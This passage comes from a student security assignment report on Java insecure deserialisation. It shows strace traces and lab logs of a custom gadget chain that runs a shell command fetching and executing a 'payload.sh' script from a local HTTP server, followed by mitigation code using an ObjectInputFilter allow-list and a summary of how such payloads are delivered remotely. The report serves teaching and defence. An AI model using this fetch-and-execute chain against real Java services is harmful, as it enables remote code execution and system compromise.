Proves that the serialised file contains readable references to the Java classes used in the custom gadget. The significance of the detection is that the presence of TriggerBox and ExecAction within a file which is supposed to be a CartObject constitutes definitive evidence before execution of the presence of a malicious payload.

Dynamic System-Call Tracing (strace)

To monitor execution at the kernel level, strace was executed against the vulnerable process:

```
student@ccsep:~/Curtin-University-ISEC3004-Assignment1-Group12/insecure-deserialization/exploit-chain$ strace -f -e trace=execve java -cp ../vulnerable-code DeserialiseCart custom_chain.ser
execve("/usr/bin/java", ["java", "-cp", ".../vulnerable-code", "DeserialiseCart", "custom_chain.ser"], 0x7ffc1c2142a8 /* 51 vars */) = 0
strace: Process 4497 attached
[pid 4497] --- SIGSEGV {si_signo=SIGSEGV, si_code=SEGV_MAPERR, si_addr=NULL} ---
strace: Process 4498 attached
strace: Process 4499 attached
strace: Process 4500 attached
strace: Process 4501 attached
strace: Process 4502 attached
strace: Process 4503 attached
strace: Process 4504 attached
strace: Process 4505 attached
strace: Process 4506 attached
strace: Process 4507 attached
[!] Executing real payload sink via Runtime.getRuntime().exec()
strace: Process 4508 attached
[pid 4508] execve("/usr/local/sbin/sh", ["sh", "-c", "curl -s http://127.0.0.1:8000/pa...", 0x7ffdf1e2b198 /* 51 vars */) = -1 ENOENT (No such file or directory)
[pid 4508] execve("/usr/local/bin/sh", ["sh", "-c", "curl -s http://127.0.0.1:8000/pa...", 0x7ffdf1e2b198 /* 51 vars */) = -1 ENOENT (No such file or directory)
[pid 4508] execve("/usr/sbin/sh", ["sh", "-c", "curl -s http://127.0.0.1:8000/pa...", 0x7ffdf1e2b198 /* 51 vars */) = -1 ENOENT (No such file or directory)
[pid 4508] execve("/usr/bin/sh", ["sh", "-c", "curl -s http://127.0.0.1:8000/pa...", 0x7ffdf1e2b198 /* 51 vars */) = 0
strace: Process 4509 attached
[pid 4509] execve("/usr/bin/curl", ["curl", "-s", "http://127.0.0.1:8000/payload.sh"], 0x5589eef05ed8 /* 51 vars */) = 0
strace: Process 4510 attached
<unfinished ...>
[pid 4510] execve("/usr/bin/sh", ["sh"], 0x5589eef05f08 /* 51 vars */) = 0
[pid 4509] <... execve resumed> = 0
strace: Process 4511 attached
[pid 4506] +++ exited with 0 +++
[pid 4501] +++ exited with 0 +++
strace: Process 4513 attached
[pid 4509] +++ exited with 0 +++
[pid 4508] --- SIGCHLD {si_signo=SIGCHLD, si_code=CLD_EXITED, si_pid=4509, si_uid=1000, si_status=0, si_utime=0, si_stime=7} ---
[pid 4513] execve("/usr/bin/whoami", ["whoami"], 0x55e76c9a7ec8 /* 51 vars */) = 0
[pid 4513] +++ exited with 0 +++
[pid 4510] --- SIGCHLD {si_signo=SIGCHLD, si_code=CLD_EXITED, si_pid=4513, si_uid=1000, si_status=0, si_utime=0, si_stime=0} ---
strace: Process 4514 attached
[pid 4514] execve("/usr/bin/uname", ["uname", "-a"], 0x55e76c9a7ec8 /* 51 vars */) = 0
[pid 4514] +++ exited with 0 +++
[pid 4510] --- SIGCHLD {si_signo=SIGCHLD, si_code=CLD_EXITED, si_pid=4514, si_uid=1000, si_status=0, si_utime=0, si_stime=0} ---
strace: Process 4515 attached
[pid 4515] +++ exited with 0 +++
[pid 4510] --- SIGCHLD {si_signo=SIGCHLD, si_code=CLD_EXITED, si_pid=4515, si_uid=1000, si_status=0, si_utime=0, si_stime=0} ---
strace: Process 4516 attached
[pid 4516] execve("/usr/bin/whoami", ["whoami"], 0x55e76c9a8178 /* 51 vars */) = 0
[pid 4516] +++ exited with 0 +++
[pid 4510] --- SIGCHLD {si_signo=SIGCHLD, si_code=CLD_EXITED, si_pid=4516, si_uid=1000, si_status=0, si_utime=0, si_stime=0} ---
strace: Process 4517 attached
[pid 4517] execve("/usr/bin/hostname", ["hostname"], 0x55e76c9a8178 /* 51 vars */) = 0
[pid 4517] +++ exited with 0 +++
[pid 4510] --- SIGCHLD {si_signo=SIGCHLD, si_code=CLD_EXITED, si_pid=4517, si_uid=1000, si_status=0, si_utime=0, si_stime=0} ---
strace: Process 4518 attached
[pid 4518] execve("/usr/bin/cat", ["cat"], 0x55e76c9a8158 /* 51 vars */) = 0
[pid 4518] +++ exited with 0 +++
[pid 4510] --- SIGCHLD {si_signo=SIGCHLD, si_code=CLD_EXITED, si_pid=4518, si_uid=1000, si_status=0, si_utime=0, si_stime=0} ---
[pid 4510] +++ exited with 0 +++
[pid 4508] --- SIGCHLD {si_signo=SIGCHLD, si_code=CLD_EXITED, si_pid=4510, si_uid=1000, si_status=0, si_utime=0, si_stime=0} ---
[pid 4497] --- SIGCHLD {si_signo=SIGCHLD, si_code=CLD_EXITED, si_pid=4508, si_uid=1000, si_status=0, si_utime=0, si_stime=0} ---
[pid 4498] +++ exited with 0 +++
[pid 4497] +++ exited with 0 +++
[pid 4511] +++ exited with 0 +++
[pid 4507] +++ exited with 0 +++
[pid 4505] +++ exited with 0 +++
[pid 4504] +++ exited with 0 +++
[pid 4503] +++ exited with 0 +++
[pid 4502] +++ exited with 0 +++
[pid 4500] +++ exited with 0 +++
[pid 4499] +++ exited with 0 +++
+++ exited with 0 +++
```

Proves that the insecure deserialisation attack triggered operating-system command execution.

Application & HTTP Server Access Logs

The HTTP delivery server logged the inbound second-stage request:

```
student@ccsep:~/Curtin-University-ISEC3004-Assignment1-Group12/insecure-deserialization/exploit-chain/demo-server$ python3 -m http.server 8000
0
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
127.0.0.1 - - [08/Oct/2026 22:57:51] "GET /payload.sh HTTP/1.1" 200 -
```

Confirming the attack generated `second_stage_success.txt` containing:

```

student@ccsep:~/Curtin-University-ISEC3004-Assignment1-Group12/insecure-deserialization/exploit-chain$ cat second_stage_success.txt
YOU HAVE BEEN HACKED!! (just kidding)
Form of attack: insecure deserialisation
Target User: student
Host Machine: ccsep
student@ccsep:~/Curtin-University-ISEC3004-Assignment1-Group12/insecure-deserialization/exploit-chain$

```

4.6 Security-Enhanced Implementation

The mitigation was designed as a separate endpoint, `DeserializeCartSecure.java`, in order to comply with SEI CERT Rule SER12-J, which involves the use of Java's `ObjectInputFilter` to implement look-ahead deserialization filtering.

```

30     ObjectInputFilter filter = info -> {
31         // Defensive resource limits to prevent DoS
32         if (info.depth() > 10 || info.references() > 100 || info.streamBytes() > 100000) {
33             return ObjectInputFilter.Status.REJECTED;
34         }
35
36         Class<?> clazz = info.serialClass();
37         if (clazz == null) {
38             return ObjectInputFilter.Status.UNDECIDED;
39         }
40
41         String className = clazz.getName();
42
43         // 1. Permit the legitimate application object type
44         if (className.equals("CartObject")) {
45             return ObjectInputFilter.Status.ALLOWED;
46         }
47
48         // 2. Permit standard Java base types (like String)
49         if (className.startsWith("java.lang.")) {
50             return ObjectInputFilter.Status.ALLOWED;
51         }
52
53         // 3. Permit ArrayList (the concrete list type used inside CartObject)
54         if (className.equals("java.util.ArrayList")) {
55             return ObjectInputFilter.Status.ALLOWED;
56         }
57
58         // 4. Permit Object arrays (used internally by ArrayList to store its elements)
59         if (className.equals("[Ljava.lang.Object;")) {
60             return ObjectInputFilter.Status.ALLOWED;
61         }
62
63         // Everything else (HashMap, TriggerBox, ExecAction, etc.) is rejected
64         System.out.println("[DEBUG] Rejected by filter: " + className);
65         return ObjectInputFilter.Status.REJECTED;
66     };

```

The core `ObjectInputFilter` Allow-list logic. Also `info.depth() > 10` containing DoS defence. And return `ObjectInputFilter.Status.REJECTED` proves unauthorised classes are blocked.

```

67
68         objectIn.setObjectInputFilter(filter);
69
70         // Attempt to deserialize the stream safely
71         Object obj = objectIn.readObject();
72
73         // Defence-in-depth: Verify expected top-level type
74         if (obj == null || !obj.getClass().getName().equals("CartObject")) {
75             throw new SecurityException("Unexpected or unauthorized serialized object type");
76         }
77
78         System.out.println("[+] Deserialization successful. Safe object restored.");
79
80     } catch (InvalidClassException | SecurityException e) {
81         System.err.println("\n[BLOCK] Deserialization attack thwarted by security filter!");
82         System.err.println("[+] Reason: " + e.getMessage() + "\n");

```

`objectIn.setObjectInputFilter(filter)` proves compliance with SEI CERT Rule SER01-J
`catch (InvalidClassException | SecurityException e)` proves that filter rejections raise exceptions that clearly halt stream processing.

4.7 Mitigation Justification, Defensive Mechanics, and Prevention Verification

Mitigation Justification

The approach of blacklisting malicious classes is fundamentally defective since attackers can always find new gadget chains among the transitive dependencies. By using an explicit `allow-list` consisting of (`CartObject`, `java.lang.*`, `java.util.ArrayList`, [`java.lang.Object`];) it can be ensured that only those structural types which are known to be safe are reconstructed, thus automatically eliminating both existing and future gadget chains.

Defensive Mechanism

The `ObjectInputFilter` intercepts the stream tokens as the headers are being parsed—that is, before the `resolveClass()` method returns a compiled `Class` reference to the JVM. Since classes that are not authorised (such as `java.util.HashMap` and `TriggerBox`) result in a `Status.REJECTED`, the JVM immediately aborts the reading of the stream by throwing an `InvalidClassException`. As a result, no instances of the gadget classes are allocated in the heap memory, which means that magic methods such as `hashCode()` or `readObject()` are never executed.

Prevention Verification Matrix

Test Target	Execution Command	Observed Terminal Output	Security Verdict
Vulnerable Endpoint (DeserialiseCart)	java DeserialiseCart custom_chain.ser	[!] Executing real payload sink via Runtime.getRuntime() .exec()	VULNERABLE (Two-stage payload executed, second_stage_succe s.txt created)
Mitigated Endpoint (DeserialiseCartSecure)	java DeserialiseCartSe cure custom_chain.ser	[DEBUG] Rejected by filter: java.util.HashMap	

The below figure shows two versions of the results, and how the mitigation methods successfully work:

```
student@ccsep:~/Curtin-University-ISEC3004-Assignment1-Group12/insecure-deserialization/mitigated-code$ javac DeserialiseCartSecure.java
student@ccsep:~/Curtin-University-ISEC3004-Assignment1-Group12/insecure-deserialization/mitigated-code$ java -cp ../vulnerable-code DeserialiseCartSecure ../vulnerable-code/CartObject.ser
[+] Deserialization successful. Safe object restored.
student@ccsep:~/Curtin-University-ISEC3004-Assignment1-Group12/insecure-deserialization/mitigated-code$ java -cp ../exploit-chain DeserialiseCartSecure ../exploit-chain/custom_chain.ser
[DEBUG] Rejected by filter: java.util.HashMap
[BLOCK] Deserialization attack thwarted by security filter!
[+] Reason: filter status: REJECTED
```

CartObject.ser is the legitimate version and custom_chain.ser is the malicious version. The mitigation changes successfully identifies the malicious object file and rejects it. However note that, its not immune to every type of insecure deserialisation attack. It is practically not possible to build a mitigation code that could prevent all types of insecure deserialisation attacks.

4.8 Real-World Exploitation Vectors

Real-World Web Application Exploitation Pathways

In production environments, attackers deliver serialized payloads remotely across network boundaries rather than using local terminal commands:

- **Base64 HTTP Cookies:** Legacy Java frameworks (such as Apache JSF) store session data, like shopping carts, inside Base64-encoded cookies. An attacker


intercepts their session cookie, replaces the CartObject payload with a Base64-encoded gadget chain (custom_chain.ser), and sends it in the HTTP Cookie header.

- **HTTP Request Bodies:** Web APIs configured to accept application/x-java-serialized-object via POST or PUT requests allow attackers to transmit raw binary gadget payloads directly inside the request body.
- **Remote Java Services (RMI / JMX / JMS):** Enterprise protocols accepting raw object streams over open TCP sockets expose readObject() sinks directly to network traffic without requiring a web interface.

Laboratory Framework Architecture & Abstraction Model

Architectural Component	Production Web Scenario	Project Laboratory Setup (DeserialiseCart.java)
Attacker Position	Remote client (Browser / HTTP Client / Curl)	Local user on Linux host (student@ccsep)
Delivery Vector (Transport)	Network layer (HTTP Cookie, POST body, TCP socket)	Local filesystem path argument (args[0])
Data Format	Base64-encoded string or raw network stream	Serialized file on disk (custom_chain.ser)
Trust Boundary Crossing	Client HTTP Request → Web Application Endpoint	Command-Line Execution → main(String[] args)
Vulnerability Sink	ObjectInputStream.readObject()	ObjectInputStream.readObject()

Transport Vector vs Vulnerability Sink Distinction



Key Operational Difference: The laboratory setup requires local terminal access to pass `custom_chain.ser` into `args[0]`, whereas a real-world web exploitation requires zero local access, only an open HTTP port or public web interface.

Identical Vulnerability Mechanics: The core flaw exists entirely within the call to `ObjectInputStream.readObject()`. The Java Virtual Machine (JVM) deserialization engine operates identically regardless of whether the incoming byte stream originated from an HTTP header, a TCP socket, or `Files.readAllBytes()`.

Threat Analysis: Risk of the custom built exploit

Although our demonstration executes a harmless test script (`payload.sh`), the gadget chain demonstrates Remote Code Execution (RCE) through Java's `Runtime.exec()`.

A successful attack could allow an attacker to:

- Gain unauthorized system access and execute commands.
- Steal sensitive data, including credentials and configuration files.
- Disrupt services or damage important files.
- Access internal systems through the compromised server.

The actual impact depends on the server's permissions and security controls.

5. Conclusion

This project investigated two vulnerabilities that, despite operating at completely different layers of an application, share the same underlying weakness: trusting data from outside the system without verifying it first. The NoSQL Injection case showed how a missing type check on login credentials let a MongoDB operator object bypass authentication entirely, while the Insecure Deserialization case showed how a Java application reconstructing an untrusted object stream could be hijacked into executing arbitrary commands through a custom-built gadget chain. In both cases, the flaw wasn't a single missing line of code so much as a gap in how the application reasoned about what kind of data it was actually receiving.

The mitigations implemented for each vulnerability were verified, the type-validation fix for the NoSQL endpoint and the allow-list-based `ObjectInputFilter` for the Java deserializer were both tested against the original exploit, a legitimate use case, and the mitigated code, with all verification checks, QA-01 through QA-06, passing. This confirms that each fix genuinely closes the vulnerability without breaking normal functionality, rather than simply hiding the symptom.

Beyond the technical findings, the project also reinforced the value of structured team coordination, clear task ownership, a tracked work breakdown structure, and regular check-ins meant that technical blockers such as premature gadget execution during the build process, were identified and resolved quickly rather than derailing the schedule. Overall, the project demonstrates that effective security engineering depends as much on rigorous verification and clear process as it does on understanding the vulnerability itself.

6. References

Deserialization - OWASP cheat sheet series. (n.d.). Cheatsheetseries.Owasp.Org. Retrieved 7 October 2026, from

https://cheatsheetseries.owasp.org/cheatsheets/Deserialization_Cheat_Sheet.html

Deserialization of untrusted data | OWASP foundation. (2026). Owasp.Org.

https://community.owasp.org/vulnerabilities/Deserialization_of_untrusted_data

FAQ: MongoDB fundamentals — MongoDB manual. (n.d.). Wwww.Mongodb.Com. Retrieved 7 October 2026, from <https://www.mongodb.com/docs/manual/faq/fundamentals/>

Frohoff, C. (2015, January 28). *AppSecCali 2015: Marshalling pickles: How deserializing objects can ruin your day*. Speaker Deck.

<https://speakerdeck.com/frohoff/appseccali-2015-marshalling-pickles-how-deserializing-objects-can-ruin-your-day>

Frohoff, C. (2023, March 30). *Ysoserial*. GitHub. <https://github.com/frohoff/ysoserial>

GitHub - an0nlk/Nosql-MongoDB-injection-username-password-enumeration: Using this script, you can enumerate usernames and passwords of nosql(mongodb) injection vulnerable web applications. (2019). GitHub.

<https://github.com/an0nlk/Nosql-MongoDB-injection-username-password-enumeration>

GitHub - ingenuity-fainting-goats/CVE-2017-7525-Jackson-Deserialization-Lab: Insecure java deserialization lab. (2017). GitHub.

<https://github.com/Ingenuity-Fainting-Goats/CVE-2017-7525-Jackson-Deserialization-Lab>

GitHub - youngyangyang04/NoSQLAttack: NoSQLAttack is an open source python tool to automate exploit MongoDB server IP on internet and disclose the database data by MongoDB default configuration weaknesses and injection attacks. (2016). GitHub.

<https://github.com/youngyangyang04/NoSQLAttack>

Haken, I. (n.d.). *Automated discovery of deserialization gadget chains*. Retrieved 9 October 2026, from

<https://i.blackhat.com/us-18/Thu-August-9/us-18-Haken-Automated-Discovery-of-Deserialization-Gadget-Chains-wp.pdf>

Loi Liang Yang. (2021, June 26). *NoSQL injection tutorial for beginners* [Video]. YouTube.

<https://www.youtube.com/watch?v=7-9yGc13rEU>

PortSwigger. (n.d.-a). *Insecure deserialization* | web security academy. Portswigger.Net.

Retrieved 7 October 2026, from <https://portswigger.net/web-security/deserialization>

PortSwigger. (n.d.-b). *Lab: Exploiting Java deserialization with Apache Commons*. Web Security Academy. Retrieved 7 October 2026, from <https://portswigger.net/web-security/deserialization/exploiting/lab-deserialization-exploiting-java-deserialization-with-apache-commons>

PortSwigger. (n.d.-c). *NoSQL injection | web security academy*. Portswigger.Net. Retrieved 7 October 2026, from <https://portswigger.net/web-security/nosql-injection>

Secure Code Warrior. (2018, May 30). *NoSQL injection | owasp top 10 explainer video | secure code warrior* [Video]. YouTube.
https://www.youtube.com/watch?v=h0h37-Dwd_A

Secure Code Warrior. (2019, June 11). *Insecure deserialization | owasp top 10 explainer video | secure code warrior* [Video]. YouTube.
<https://www.youtube.com/watch?v=aC-nCEOVdKE>